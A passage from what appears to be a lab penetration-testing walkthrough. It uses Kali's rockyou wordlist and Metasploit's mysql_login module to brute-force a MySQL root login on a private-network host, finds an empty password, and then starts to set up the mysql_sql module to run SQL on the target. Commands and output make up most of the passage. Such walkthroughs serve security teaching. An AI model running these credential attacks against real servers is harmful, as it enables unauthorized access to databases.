
```
root@kali:~# locate rockyou
/usr/share/hashcat/masks/rockyou-1-60.hcmask
/usr/share/hashcat/masks/rockyou-2-1800.hcmask
/usr/share/hashcat/masks/rockyou-3-3600.hcmask
/usr/share/hashcat/masks/rockyou-4-43200.hcmask
/usr/share/hashcat/masks/rockyou-5-86400.hcmask
/usr/share/hashcat/masks/rockyou-6-864000.hcmask
/usr/share/hashcat/masks/rockyou-7-2592000.hcmask
/usr/share/hashcat/rules/rockyou-30000.rule
/usr/share/wordlists/rockyou.txt.gz
root@kali:~# 
```

Unzip the file using gunzip tool. You will find a text file named rockyou.txt. This is our dictionary.



```
root@kali:~# gunzip /usr/share/wordlists/rockyou.txt.gz
root@kali:~# locate rockyou
/usr/share/hashcat/masks/rockyou-1-60.hcmask
/usr/share/hashcat/masks/rockyou-2-1800.hcmask
/usr/share/hashcat/masks/rockyou-3-3600.hcmask
/usr/share/hashcat/masks/rockyou-4-43200.hcmask
/usr/share/hashcat/masks/rockyou-5-86400.hcmask
/usr/share/hashcat/masks/rockyou-6-864000.hcmask
/usr/share/hashcat/masks/rockyou-7-2592000.hcmask
/usr/share/hashcat/rules/rockyou-30000.rule
/usr/share/wordlists/rockyou.txt.gz
root@kali:~# cd /usr/share/wordlists
root@kali:/usr/share/wordlists# ls
dirb        dnsmap.txt     fern-wifi   nmap.lst     sqlmap.txt
dirbuster   fasttrack.txt  metasploit  rockyou.txt  wfuzz
root@kali:/usr/share/wordlists# 
```

In the Metasploit module, set the rhosts, username, stop_on_success, blank_passwords and pass_file options as show below. I have set username as root as this is the most common password. The stop_on_success option stops the module even if one successful credential is found. The blank_passwords option when enabled checks for blank passwords. After all the options are set, execute the module using the run command as shown below.




```
msf5 auxiliary(scanner/mysql/mysql_login) > set Rhosts 192.168.41.134
Rhosts => 192.168.41.134
msf5 auxiliary(scanner/mysql/mysql_login) > set username root
username => root
msf5 auxiliary(scanner/mysql/mysql_login) > set stop_on_success true
stop_on_success => true
msf5 auxiliary(scanner/mysql/mysql_login) > set blank_passwords true
blank_passwords => true
msf5 auxiliary(scanner/mysql/mysql_login) > set pass_file /usr/share/wordlists/r
ockyou.txt
pass_file => /usr/share/wordlists/rockyou.txt
msf5 auxiliary(scanner/mysql/mysql_login) > set verbose false
verbose => false
msf5 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.41.134:3306   - 192.168.41.134:3306 - Success: 'root:'
[*] 192.168.41.134:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_login) > 
```

Voila. We have the password and its blank. In the beginning we checked everything but forgot to check with blank credentials. Whatever, now we have the credentials. It's time to move forward.


Metasploit has a module called the auxiliary/admin/mysql/mysql_sql module which allows users to execute a command on the target system provided we have the cerdentials.But we already have the credentials. So load the auxiliary/admin/mysql/mysql_sql module as shown below and use the show options command to see all the options this module requires.

The options this module requires is rhosts, Username and password. You can also see the option SQL, whch specifies the SQL command to run. By default, this module is set to run the command select version () which displays the MySQL server version.




```
msf5 > use auxiliary/admin/mysql/mysql_
use auxiliary/admin/mysql/mysql_enum  use auxiliary/admin/mysql/mysql_sql
msf5 > use auxiliary/admin/mysql/mysql_sql
msf5 auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   PASSWORD                    no        The password for the specified username
   RHOSTS                      yes       The target address range or CIDR identi
fier
   RPORT     3306              yes       The target port (TCP)
   SQL       select version()  yes       The SQL to execute.
   USERNAME                    no        The username to authenticate as

msf5 auxiliary(admin/mysql/mysql_sql) > 
```

Set the rhosts, username, password options as shown below. After all the options are set, execute the module using the run command as shown below.



